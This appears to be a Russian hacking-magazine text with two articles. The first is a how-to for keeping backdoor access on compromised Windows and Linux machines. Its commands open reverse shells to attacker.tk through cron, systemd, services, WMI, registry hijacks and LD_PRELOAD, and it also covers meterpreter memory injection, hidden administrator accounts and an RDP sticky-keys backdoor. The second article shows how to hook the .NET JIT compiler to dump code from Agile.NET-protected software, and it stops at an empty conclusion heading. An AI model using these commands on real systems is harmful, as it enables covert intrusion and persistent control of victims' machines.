Когда имеешь дело не с одной целью, а с целой группой, весьма удобно использовать для машины атакующего доменное имя, а не IP. Тогда для каждой жертвы или группы жертв можно будет задать свое уникальное имя в DNS-зоне атакующего (далее в примерах — attacker.tk). Это позволяет эффективнее управлять жертвами. Выглядит это примерно так.

```
$TTL 60
*        IN  A      1.2.3.4           ; по умолчанию все бэкдоры направлены на атакующего
admins   IN  CNAME  notexists.fake.   ; отключить группу бэкдоров
victim1  IN  A      5.6.7.8           ; направить бэкдор victim1 на коллегу
```

Если антивирусы не главная проблема, то в качестве reverse shell часто можно использовать простые nc.exe, ncat.exe и socat.exe. Все они обладают возможностями RAT и зачастую нормально проходят антивирус. Поскольку это программы, работающие из командной строки, можно сделать их запуск на машине жертвы незаметным. В Windows для этого достаточно поменять subsystem у исполняемого файла:

```
pe header → optional header nt fields → subsystem → GUI (0x0002)
```

Описанные далее примеры помогут не только при закреплении на машине жертвы, но и для выявления фактов компрометации.

Анализ элементов автозагрузки — это часто поиск иголки в стоге сена. Обычно приходится судить по названию исполняемого файла, тому, где он находится (в правильных местах или где-то в профиле пользователя), а также по названию и описанию компании-разработчика, зашитым внутри файла. Впрочем, ничто не мешает атакующему подделать эти данные.

Антивирусы же, как правило, не удаляют записи в списках автозагрузки, а удаляют сами исполняемые файлы. Поэтому битая ссылка в автозагрузке — тревожный сигнал.

Во многих случаях для персистентности могут потребоваться права администратора. Это тоже может стать проблемой, ведь далеко не каждый шелл обладает нужными привилегиями. Поэтому в каждом примере я буду помечать символом **$** ввод непривилегированного пользователя, а **#** — администратора. Для обнаружения будем использовать утилиту Autoruns, результаты ты можешь наблюдать на скриншотах.

ШЕЛЛ

Организовать персистентность можно прямо из командной строки. Чтобы шелл открывался всегда, используем команду с бесконечным циклом, уходящую в фон.

Windows


Вот как это работает в Windows:

```
cmd$> start cmd /C "for /L %n in (1,0,10) do ( nc.exe attacker.tk 8888 -e cmd.exe & ping -n 60 127.0.0.1 )"
```

Linux

```
bash$> ( bash -c "while :; do bash -i >& /dev/tcp/attacker.tk/8888 0>&1; sleep 60; done"; )&
bash$> nohup bash -c "while :; do bash -i >& /dev/tcp/attacker.tk/8888 0>&1; sleep 60; done" &
```

- **Плюсы:** управляемый интервал запуска, подойдет любой пользователь.
- **Минус:** не переживет перезагрузку.



АВТОЗАГРУЗКА

Говоря о персистентности, нельзя пройти мимо классической и всем известной автозагрузки. Ее преимущество в том, что она будет работать с правами любого, даже неадминистративного пользователя.


Windows

```
cmd$> copy meter.exe %APPDATA%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\
cmd$> reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d "C:\users\username\meter.exe"
cmd#> copy meter.exe C:\ProgramData\Microsoft\Windows\Start Menu\Programs\Startup\
cmd#> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d "C:\Windows\system32\meter.exe"
```

Linux

```
bash$> echo "nc attacker.tk 8888 -e /bin/bash 2>/dev/null &" >> ~/.bashrc
```

- **Плюсы:** переживает перезагрузку, подойдет любой пользователь.
- **Минус:** неуправляемый интервал запуска.



СЕРВИСЫ

Использовать службу для закрепления более выгодно, чем автозагрузку, так как Service Manager будет сам перезапускать службу, если потребуется.

Для Windows создание службы потребует права администратора.

```
cmd#> sc create persistence binPath= "nc.exe -e \windows\system32\cmd.exe attacker.tk 8888" start= auto
cmd#> sc failure persistence reset= 0 actions= restart/60000/restart/60000/restart/60000
cmd#> sc start persistence
```

В Linux создать службу можно и с учетки простого пользователя. Вот варианты для рута и для простого пользователя.

```
bash#> vim /etc/systemd/system/persistence.service
bash$> vim ~/.config/systemd/user/persistence.service
```


Содержимое файла:

```
[Unit]
Description=persistence

[Service]
ExecStart=/bin/bash -c 'bash -i >& /dev/tcp/attacker.tk/8888 0>&1'
Restart=always
RestartSec=60

[Install]
WantedBy=default.target
```

И запускаем созданную службу:

```
bash#> systemctl enable persistence.service
bash#> systemctl start persistence.service
bash$> systemctl --user enable persistence.service
bash$> systemctl --user start persistence.service
```

- **Плюсы:** переживает перезагрузку, управляемый интервал запуска, подходит любой пользователь.
- **Минус:** необходимы права администратора.



ЗАДАЧИ

Создание запланированной задачи — весьма удобный способ поддержания доступа. Заодно можно задать время и интервал запуска. Но делать это разрешено, как правило, только привилегированным пользователям.


Windows

```
cmd#> at 13:37 \temp\nc.exe -e \windows\system32\cmd.exe attacker.tk 8888
cmd#> schtasks /create /ru SYSTEM /sc MINUTE /MO 1 /tn persistence /tr "c:\temp\nc.exe -e c:\windows\system32\cmd.exe attacker.tk 8888"
```

Linux

```
bash#> echo "* * * * * bash -i >& /dev/tcp/attacker.tk/8888 0>&1" >> /var/spool/cron/root
bash#> echo $'SHELL=/bin/bash\n* * * * * root bash -i >& /dev/tcp/attacker.tk/8888 0>&1\n'> /etc/cron.d/pwn
```

- **Плюсы:** переживает перезагрузку, управляемый интервал запуска.
- **Минус:** нужны права администратора/root.



IN-MEMORY

Внедрение бэкдора, который будет висеть в оперативный памяти, имеет смысл, если нужно закрепиться на целевой машине, не оставляя никаких следов. Антивирусы обычно слабо контролируют деятельность в памяти, поскольку это сопряжено с большим дополнительным расходом ресурсов. Даже опытный пользователь вряд ли заметит что-то, что скрыто внутри легального процесса.

В качестве in-memory-бэкдора мы будем использовать meterpreter. Это, пожалуй, самый известный RAT, способный работать исключительно в памяти, не трогая при этом диск.

Windows

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -f raw -o meter32.bin exitfunc=thread StagerRetryCount=999999
cmd$> inject_windows.exe PID meter32.bin
```

Linux


```
msfvenom -p linux/x86/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -f raw -o meter32.bin exitfunc=thread StagerRetryCount=999999
bash$> inject_linux PID meter32.bin
```

Внедрить код мы можем не только в нативные процессы, но и в интерпретируемые, например интерпретатором Python:

```
msfvenom -p python/meterpreter/reverse_tcp LHOST=1.2.3.4 LPORT=8888 -o meter.py exitfunc=thread StagerRetryCount=999999
$> pyrasite 12345 meter.py
```

За максимальную скрытность платим потерей персистентности после перезагрузки.

- **Плюсы:** подойдет любой пользователь, трудно обнаружить человеку.
- **Минусы:** не переживает перезагрузку.



Поскольку вредоносный поток запускается вне какой-либо библиотеки, Procexp часто показывает такой поток как запущенный от нулевого адреса.

КОНФИГИ

Организация персистентности через изменение конфигурации ОС — отличный способ спрятаться от антивируса. Это единственный случай, когда мы не используем вообще никакой исполняемый код. Но применимо это, только если у нас есть прямой доступ к целевой машине.

Создание скрытого пользователя, от имени которого можно будет потом получить удаленный доступ, — это, пожалуй, самый известный вариант такой атаки.

Windows

```
cmd#> net user attacker p@ssw0rd /add
cmd#> net localgroup administrators /add attacker
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\SpecialAccounts\UserList" /v attacker /t REG_DWORD /d 0 /f
```


Linux

```
bash#> openssl passwd -1 -salt test
bash#> echo 'post:$1$test$pi/xDtU5WFVRqYS6BMU8X/:0:0::/:/bin/bash' >> /etc/passwd
```

Простое и эффективное внедрение закладки в Windows через RDP:

```
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\sethc.exe" /v Debugger /t reg_sz /d "\windows\system32\cmd.exe"
cmd#> reg add "HKLM\system\currentcontrolset\control\Terminal Server\WinStations\RDP-Tcp" /v UserAuthentication /t REG_DWORD /d 0x0 /f
```

- **Плюсы:** трудно обнаружить антивирусом, переживает перезагрузку.
- **Минусы:** требует права администратора/root, не подходит, если машина за NAT или файрволом.



ОСОБЫЕ ПРИЕМЫ В LINUX

Вот мы и добрались до трюков, которые сработают только в определенной ОС. Начнем с Linux.

LD_PRELOAD

В Linux для того, чтобы в каждый запускаемый процесс подгружался нужный нам код, можно использовать переменную LD_PRELOAD:

```
bash#> echo /path/to/meter.so >> /etc/ld.so.preload
bash#> echo export LD_PRELOAD=/path/to/meter.so >> /etc/profile
bash$> echo export LD_PRELOAD=/path/to/meter.so >> ~/.bashrc
```

- **Плюсы:** переживает перезагрузку, подойдет любой пользователь.
- **Минус:** неуправляемый интервал запуска.

INFO

Подробнее об этом методе читай в статье «Операция «Предзагрузка». Создаем userland-руткиты в Linux с помощью LD_PRELOAD».

rc.local

Один раз после перезагрузки мы можем выполнить команды в rc.local.

```
bash#> echo "nc attacker.tk 8888 -e /bin/bash &" >> /etc/rc.local
```

- **Плюс:** переживает перезагрузку.
- **Минусы:** неуправляемый интервал запуска, нужны права root.

ОСОБЫЕ ПРИЕМЫ В WINDOWS

Здесь у нас будет больше интересных трюков!


Дебаггер

Если атакующий знает, что атакуемый пользователь часто запускает какую-то программу, скажем калькулятор, то он может внедрить свой код в тело этой программы с помощью джойнера. Однако всякое вмешательство в исполняемые файлы неумолимо повышает уровень недоверия к ним со стороны антивируса. Куда более изящным исполнением будет перехват запуска:

```
cmd#> copy calc.exe _calc.exe
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\calc.exe" /v Debugger /t reg_sz /d "cmd /C _calc.exe & c:\windows\nc.exe -e c:\windows\system32\cmd.exe attacker.tk 8888" /f
```

Как только victim запустит, а затем закроет калькулятор, атакующий примет reverse shell.

- **Плюс:** переживает перезагрузку.
- **Минус:** требует права администратора.



Gflags

Почти таким же образом можно организовать запуск своего кода, когда пользователь закрывает определенную программу.

```
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\notepad.exe" /v GlobalFlag /t REG_DWORD /d 512
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v ReportingMode /t REG_DWORD /d 1
cmd#> reg add "HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit\notepad.exe" /v MonitorProcess /d "nc -e \windows\system32\cmd.exe attacker.tk 8888"
```

- **Плюс:** переживает перезагрузку.
- **Минус:** требует права администратора.

Autoruns этот способ не обнаруживает, но ты можешь проверить ветку реестра:


```
HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SilentProcessExit
```

WMI

Достаточно надежный способ автозапуска — через события WMI. Мы можем запускать бэкдор через равные интервалы времени.

```
cmd#> wmic /NAMESPACE:"\\root\subscription" PATH __EventFilter CREATE Name="persistence", EventNameSpace="root\cimv2",QueryLanguage="WQL", Query="SELECT * FROM __InstanceModificationEvent WITHIN 60 WHERE TargetInstance ISA 'Win32_PerfFormattedData_PerfOS_System'"
cmd#> wmic /NAMESPACE:"\\root\subscription" PATH CommandLineEventConsumer CREATE Name="persistence", ExecutablePath="C:\users\admin\meter.exe",CommandLineTemplate="C:\users\admin\meter.exe"
cmd#> wmic /NAMESPACE:"\\root\subscription" PATH __FilterToConsumerBinding CREATE Filter="__EventFilter.Name="persistence"", Consumer="CommandLineEventConsumer.Name="persistence""
```

- **Плюсы:** переживает перезагрузку, управляемый интервал запуска.
- **Минус:** требует права администратора.




AppInit

В Windows есть интересный способ внедрения библиотек в оконные приложения с помощью AppInit (они должны использовать user32.dll).

```
cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /t reg_dword /d 0x1 /f
cmd#> reg add "HKLM\Software\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t reg_sz /d "c:\path\to\meter64.dll" /f

cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v LoadAppInit_DLLs /t reg_dword /d 0x1 /f
cmd#> reg add "HKLM\Software\Wow6432Node\Microsoft\Windows NT\CurrentVersion\Windows" /v AppInit_DLLs /t reg_sz /d "c:\path\to\meter32.dll" /f
```

- **Плюс:** переживает перезагрузку.
- **Минусы:** требует права администратора, неуправляемый интервал запуска.




Lsass

Еще одна возможность — прописать библиотеку в системном процессе lsass. Это достаточно выгодное место, поскольку в данном процессе хранятся те самые учетные записи, которые мы извлекаем утилитой mimikatz.

```
cmd#> reg add "HKLM\system\currentcontrolset\control\lsa" /v "Notification Packages" /t reg_multi_sz /d "rassfm\0scecli\0meter" /f
```

- **Плюс:** переживает перезагрузку.
- **Минусы:** требуются права администратора, неуправляемый интервал запуска, можно убить систему.




Winlogon

Чтобы каждый раз, как кто-то из пользователей входит в систему, открывался шелл, можно использовать механизм Winlogon.

```
cmd#> reg add "HKLM\software\microsoft\windows nt\currentversion\winlogon" /v UserInit /t reg_sz /d "c:\windows\system32\userinit.exe,c:\windows\meter.exe"
```

- **Плюс:** переживает перезагрузку.
- **Минус:** неуправляемый интервал запуска.




Netsh

Утилита настройки сети Netsh тоже позволяет подгружать произвольную библиотеку. Это открывает возможность организовать через нее импровизированную автозагрузку. Результат будет выглядеть безобидно, так как первоначально вызывается системный компонент Windows.

```
cmd#> c:\windows\syswow64\netsh.exe
netsh> add helper c:\windows\meter32.dll
cmd#> reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v persistence /t REG_SZ /d "C:\Windows\SysWOW64\netsh.exe"
```

В итоге получаем такую цепочку: autorun → netsh.exe → meter.dll. При этом meter.dll будет скрыт от глаз пользователя — тот увидит лишь запуск легитимной Netsh, родного компонента Windows.

- **Плюсы:** переживает перезагрузку, сложно обнаружить пользователю.
- **Минус:** требует права администратора.



Office

Этот способ подойдет, если атакуемый пользователь часто работает с офисным пакетом. Не такая уж редкость!

```
cmd$> reg add "HKCU\Software\Microsoft\Office test\Special\Perf" /t REG_SZ /d C:\users\username\meter.dll
```

- **Плюсы:** переживает перезагрузку, подойдет любой пользователь.
- **Минус:** неуправляемый интервал запуска.

ВЫВОДЫ

Мы рассмотрели основные и наиболее популярные варианты, которые позволяют прописаться в системе — скрытно или не очень. Они по большей части не зависят от версии и конфигурации ОС и легко реализуемы. Универсального способа нет (иначе обнаружение было бы слишком простым!), и у каждого есть достоинства и недостатки. При выборе наша цель — сбалансировать надежность и скрытность.

Этим списком выбор, конечно же, не ограничивается, и все в конечном счете зависит только от твоей фантазии и изобретательности. В Windows хороший помощник в поиске новых возможностей для закрепления — все та же утилита Autoruns.

Однако выгодно расположенная в системе ссылка на бэкдор — это еще не все. О том, какой исполняемый файл для этого использовать и как при этом эффективно обойти антивирус, я расскажу в следующей своей статье.

РЕВЕРСИНГ .NET

КАК ИСКАТЬ JIT-КОМПИЛЯТОР В ПРИЛОЖЕНИЯХ

МВК

Во время декомпиляции и анализа .NET-приложений реверсеры сталкиваются с различными методами антиотладки. Один из них — сокрытие метаданных и IL-кода, которые восстанавливаются только при JIT-компиляции программы. Для борьбы с ними хакеры и реверс-инженеры придумали целый комплекс специальных инструментов и методов, которые мы рассмотрим в сегодняшней статье.

INFO

О принципах взлома приложений, защищенных протектором Enigma, читай в статьях «Больше не энигма. Ломаем защиту приложений Enigma x64 актуальных версий» и «Триальный конь. Как сломать trial, защищенный Enigma Protector».

С легкой руки Microsoft одной из самых популярных платформ для программирования в настоящее время стала .NET. Огромное количество инструментов, библиотек и документации обеспечивают простоту вхождения даже для самых начинающих кодеров, а кросс-платформенность и все более совершенная оптимизация кода делают ее одним из основных стандартов написания коммерческого софта. Как следствие, инструментов для взлома и реверс-инжиниринга под эту платформу тоже успели создать немало. Среди них dnSpy, ILspy, ILdasm, Dile, SAE и многие другие, имя им — легион!

Задача для реверсеров упрощается тем, что по умолчанию скомпилированная программа фактически содержит свой исходник: имена символов хранятся в явном виде, а кросс-платформенный IL-псевдокод легко восстанавливается до исходных синтаксических конструкций C# или VB, из которых он был получен при компиляции. Соответственно, взлом такой программы для начинающего хакера — одно удовольствие: достаточно загрузить ее в dnSpy, и вот она, на блюдечке в своих исходниках, для удобства даже окрашенных в приятные цвета. Отлаживай и правь как хочешь, как будто сам эту программу и написал!

НЕМНОГО ТЕОРИИ

Разумеется, производители софта мириться с подобным положением дел не могут, и на очередном витке конфронтации между хакерами и протекторами было разработано много инструментов, препятствующих восстановлению исходного кода из IL-сборки. Грубо говоря, все подобные инструменты используют три основных принципа:

- сокрытие (шифрование, компрессия и так далее) .NET-метаданных и IL-кода с восстановлением только в краткий миг JIT-компиляции;
- обфускация IL-кода, то есть преднамеренное запутывание его логики, борьба с читаемостью текстовых строк и имен символов, чтобы понять логику работы восстановленного IL-кода было сложнее;
- комбинация двух предыдущих категорий.

Сегодня мы поговорим о методах из первой категории. В принципе, наиболее простой и дубовый способ оградить программу от ILDasm — скомпилировать ее с атрибутом `SupressIldasmAttribute`. Понятное дело, это защита от честных людей, поскольку такая сборка превосходно детектируется как .NET-приложение, декомпилируется другими инструментами, а данный атрибут с полпинка снимается в CFF Explorer или, при изрядной сноровке, в простом HEX-редакторе. Более интересно «завернуть» метаданные в обычное нативное приложение, формирующее и запускающее .NET-сборку на лету.

В этом случае никакие детекторы не распознают в ней .NET, если их предварительно не обучили этому трюку, а декомпиляторы и отладчики, с ходу не увидевшие в программе метаданных, обломаются при загрузке. С помощью dnSpy можно попытаться исследовать такое приложение, однако при прерывании он навряд ли сможет восстановить и трассировать код дальше, что делает такую отладку бесполезной. Как быть в таком случае?

Самый простой способ — воспользоваться утилитой MegaDumper (или даже ее более продвинутой версией ExtremeDumper). Если .NET сформирован и запущен по всем правилам, то он корректно распознается упомянутыми утилитами именно как .NET-процесс, и при нажатии кнопочки `.NET dump` дампится как стандартное .NET-приложение. Правда, вовсе не факт, что оно будет запускаться. Чтобы привести его в запускаемый вид, придется проделать определенные телодвижения, в зависимости от продвинутости протектора. Тем не менее метаданные .NET и IL в такой сдампленной сборке будут доступны для декомпиляции и анализа. Можно убедиться в этом, открыв сборку, например, в CFF Explorer. Однако я специально сделал оговорку «если». Попробуем разобраться, почему подобное может не сработать.

Для этого постараюсь коротко в двух словах напомнить принцип функционирования .NET-приложения для тех, кто забыл матчасть. Несмотря на то что сборка состоит из метаданных и кросс-платформенного IL-кода, при выполнении приложения он не интерпретируется, а компилируется в весьма оптимизированный нативный код целевого процессора и целевой операционной системы. Делается это непосредственно при загрузке блока кода один раз, впоследствии будет выполняться уже скомпилированный нативный код метода. Сам процесс называется JIT-компиляция (Just In Time, «временная компиляция на лету»). То есть если прервать программу в произвольный момент в отладчике типа x64dbg, то процесс будет остановлен именно во время исполнения такого временно скомпилированного нативного кода.

Трассировать, отлаживать и реверсировать его, конечно, можно, но целесообразность этого сомнительна. Нас интересует другой подход — поймать и сдампить уже восстановленный фрагмент IL-кода перед его JIT-компиляцией. Логика подсказывает, что, если мы хотим сделать это вручную, нам надо найти в отладчике изначальную точку входа в JIT-компилятор. Самое простое — отыскать метод `SystemDomain::Execute` в библиотеке `clr.dll` (или `mscorwks.dll` для более старых версий .NET). Обычно для подобных вещей рекомендуют использовать WinDbg и его расширение SOS, но я для примера покажу, как это делать в x64dbg.

ИЩЕМ JIT-КОМПИЛЯТОР

Итак, загрузив нужное приложение в отладчик, мы с неприятным удивлением обнаруживаем, что библиотека `clr.dll` отсутствует в списке отладочных символов. Значит, ее придется загрузить дополнительно, предварительно отыскав глубоко в недрах подкаталогов системной папки Windows. Найдя и загрузив `clr.dll` (попутно загрузится несколько библиотек), мы снова с раздражением обнаружим, что метод `SystemDomain::Execute` отсутствует в правом списке экспорта. Ну что ж, по счастью, x64dbg предоставляет прекрасную возможность загрузить отладочные символы прямо с майкрософтовского сервера — для этого нужно щелкнуть правой клавишей мыши на `clr.dll` и выбрать соответствующий пункт в контекстном меню.

Подождав некоторое время, мы увидим, что список в правой части окна отладчика изрядно увеличился и искомый метод `SystemDomain::Execute` в нем уже присутствует. Ставим на него точку останова и запускаем программу. В момент останова на этом методе дотнетовские метаданные чаще всего уже расшифрованы, распакованы и их можно дампить в файл хоть MegaDumper'ом, хоть Scylla из самого дебаггера. Однако этого тоже может оказаться недостаточно. Попробуем копнуть чуть глубже и выйти на исходный JIT-компилятор.

Для этого найдем и загрузим вышеописанным способом библиотеку `clrjit.dll`, а также отладочные символы к ней. Находим в них следующий метод:

```
private: virtual enum CorJitResult __stdcall CILJit::compileMethod(
class ICorJitInfo *,struct CORINFO_METHOD_INFO *,unsigned int,
unsigned char * *,unsigned long *)
```

Это и есть искомая точка входа JIT-компилятора, транслирующего IL-код в нативный машинозависимый. К сожалению (или к счастью), данный метод может быть подменен через функцию `GetJit` того же самого модуля `clrjit.dll`, чем и пользуются протекторы, инжектируя в компилятор собственный модуль расшифровки IL-кода. К нашей радости, совсем подменить компилятор на свой собственный они не могут, ибо тогда им придется фактически с нуля переписывать всю платформу .NET, с полной поддержкой разных операционных систем и процессоров. То есть в какой-то момент расшифрованный код будет передан в найденный нами родной компилятор. Там мы его благополучно примем. Ставим точку останова на данный метод и запускаем программу.

После того как программа остановится, попробуем проанализировать параметры на стеке. Для этого снова вспомним теорию. В терминах языка C описание данного метода выглядит вот так:

```
CorJitResult (__stdcall * compileMethod) {
    struct ICorJitCompiler      *pThis, /* IN */
    struct ICorJitInfo          *comp, /* IN */
    struct CORINFO_METHOD_INFO  *info, /* IN */
    unsigned /* CorJitFlag */   flags, /* IN */
    BYTE                        **nativeEntry, /* OUT */
    ULONG                       *nativeSizeOfCode /* OUT */
```

Третий сверху стека адрес (аккурат над двойным словом `flags`, которые обычно равны `FFFFFFFF`) — указатель на структуру `CORINFO_METHOD_INFO`. Эта структура содержит данные о блоке IL-кода, которым описывается компилируемый метод. Снова покурив мануалы, находим описание этой структуры:

```
struct CORINFO_METHOD_INFO {
    CORINFO_METHOD_HANDLE ftn;
    CORINFO_MODULE_HANDLE scope;
    BYTE *                ILCode;
    unsigned              ILCodeSize;
    unsigned short        maxStack;
    unsigned short        EHcount;
    CorInfoOptions        options;
    CORINFO_SIG_INFO      args;
    CORINFO_SIG_INFO      locals;
};
```

Перейдя в дампе по ссылке, мы обнаружим, что третье двойное слово с начала структуры и вправду указатель на IL-код метода, а четвертое — размер блока. Конечно, довольно напряжно вот так вот руками в отладчике расшифровывать каждый метод по одному. Однако мы теперь знаем, как это делается, и при желании можем реверсировать всю предшествующую последовательность действий, которую производит с блоком кода инжектированный в него протектор. В конце концов, можно инжектировать свой код между протектором и родным компилятором и реализовывать собственный дампер для каждой новой защиты.

ПРОВЕРКА В БОЮ

Попробуем использовать данный метод на случайном приложении, которое защищено распространенным и довольно мерзким протектором-обфускатором Agile.Net. Приложение при загрузке в отладчики или декомпиляторы выдает практически у всех методов пустое тело, состоящее из одной команды `ret` или `ldnull/ret`. То же самое творится в секции `Main`, однако `.cctor` ссылается на вызов внешней DLL-ки, внутри которой при беглом осмотре обнаруживается упоминание `AgileDotNetRT.dll`. Собственно, die так и идентифицирует защиту, сомнений быть не может. Начинаем копать программу всеми доступными нам инструментами.

Деобфускаторы (включая родной Agile.NET-Deobfuscator-DNLIB) с ходу справиться с программой не могут, дамп с помощью MegaDumper и ExtreamDumper не добавляет данных, отображающихся в телах методов. Не помогает также ManagedJitter — словом, все инструменты, имеющиеся у нас под рукой, оказались бессильны. Забегая вперед, отмечу, что существует версия дампера специально для Agile: SimpleMSILDecryptorForAgile, которая основана именно на упомянутом выше принципе инъекции своего кода в `clrjit`, но мы попробуем дойти до этого своим путем.

Итак, испытав все способы, загружаем нашу программу в x64dbg и, как было описано выше, ставим бряк на `CILJit::compileMethod`. Несколько раз бряк срабатывает нормально, правда подаваемый на вход компилируемый код методов не отличается от исходного, который мы видели в декомпиляторе. И вдруг внезапно счастье заканчивается, программа молча завершается. Похоже, Agile оправдывает свою репутацию, активно борясь с отладчиком.

Мы тоже могли бы побороться с антиотладчиком, но сейчас у нас цель несколько другая, и мы не отвлекаемся на подобные мелочи. Временно отключаем точку останова и перезапускаем приложение — оно стартует нормально. Ну что ж, антиотладчику не нравятся только активные точки останова внутри `clrjit`, и это радует. Прерываем программу и опять активируем точку останова на `compileMethod` — по счастью, программа не кончает жизнь самоубийством. Значит, проверка идет не постоянно, а в некоторых ключевых точках, это тоже обнадеживает.

Смотрим более внимательно, где именно мы остановились. Ага, вызов `clrjit::CompileMethod` из той самой кастомной DLL-ки. Смотрим по стеку вызовов, откуда мы сюда попали. На наше счастье, всего в одном вложении выше идет вызов инжектированной функции протектора из `clr.dll`. Мы нашли вход и выход расшифровщика IL-кода. Ставим на них две точки останова, благо антиотладчик борется только с бряками на оригинальный `clrjit::CompileMethod`, после чего перезапускаем программу. Попутно ставим сохранение в лог значений `CORINFO_METHOD_INFO*info` и `BYTE*ILCode` на входе и выходе из инъекции.

Поскольку все точки останова расположены вне `clrjit`, антиотладчик нам уже не мешает. С момента запуска инжектированного компилятора два раза он срабатывает вхолостую — исходный IL-код передается на оригинальную компиляцию без изменений. А вот на третий уже интересно: указатель на `ILCode` в структуре `info` подменен на новый блок памяти размером `0x100000`, который, в принципе, уже можно дампить для исследования. Оставим его за рамками нашей статьи, остановимся только на паре моментов.

Прежде всего проверим, какой именно метод подменен протектором. На самом деле задача не такая простая, как может показаться. В структурах, подаваемых на вход `CompileMethod`, имеются только параметры компилируемого блока кода, но нет ни указателя на имя метода, ни даже его индекса в таблице методов. А ведь это придется делать, если мы хотим написать свой собственный дампер. Прямой способ — использовать следующий метод интерфейса `ICorStaticInfo`:

```
virtual const char* getMethodName(
    CORINFO_METHOD_HANDLE ftn, /* IN */
    const char            **moduleName /* OUT */
) = 0;
```

Здесь задействован параметр `comp` и хендл метода `ftn`, однако из отладчика это сделать затруднительно, поэтому мы слегка схалтурим. Дело в том, что хендл `ftn` (первое двойное слово в структуре `CORINFO_METHOD_INFO`), если его использовать как указатель, указывает на одинарное слово — индекс метода в .NET-метадате EXE-модуля. В нашем примере это `0x23=35`.

Открываем CFF Explorer и находим метод — `Main`. В оригинале он занимает 1 байт ret, однако на выходе он поправился до 0x1A байт. Попутно мы нашли и развилку в коде, фильтрующую внешние методы, которые транзитом передаются в оригинальный компилятор без изменений, а также сам код преобразования и замены:

```
730B902E | mov ecx,dword ptr ds:[edx+C]
730B9031 | mov dword ptr ss:[ebp-190],ecx
730B9037 | cmp dword ptr ss:[ebp-19C],0
730B903E | je 730B90BF <-----------------------
730B9040 | mov eax,dword ptr ss:[ebp-18C]
730B9046 | push eax
730B9047 | mov ecx,dword ptr ss:[ebp-48]
730B904A | push ecx
730B904B | lea edx,dword ptr ss:[ebp-3C]
730B904E | push edx
730B904F | mov ecx,dword ptr ss:[ebp-4]
730B9052 | call 730B1361
730B9057 | push 1C
730B9059 | push 0
730B905B | call dword ptr ds:[<&GetProcessHeap>]
730B9061 | push eax
730B9062 | call dword ptr ds:[<&RtlAllocateHeap>]
730B9068 | mov dword ptr ss:[ebp-38],eax
730B906B | mov eax,dword ptr ss:[ebp-3C]
730B906E | push eax
730B906F | mov ecx,dword ptr ss:[ebp-38]
730B9072 | push ecx
730B9073 | call 730B1104
730B9078 | mov eax,dword ptr ss:[ebp+10]
730B907B | mov dword ptr ss:[ebp-1A0],eax
730B9081 | mov eax,dword ptr ss:[ebp+10]
730B9084 | mov ecx,dword ptr ss:[ebp-38]
735D9087 | mov edx,dword ptr ds:[ecx+C]
735D908A | mov dword ptr ds:[eax+8],edx <-- edx-указатель на новый IL
-код метода Main
```

ЗАКЛЮЧЕНИЕ

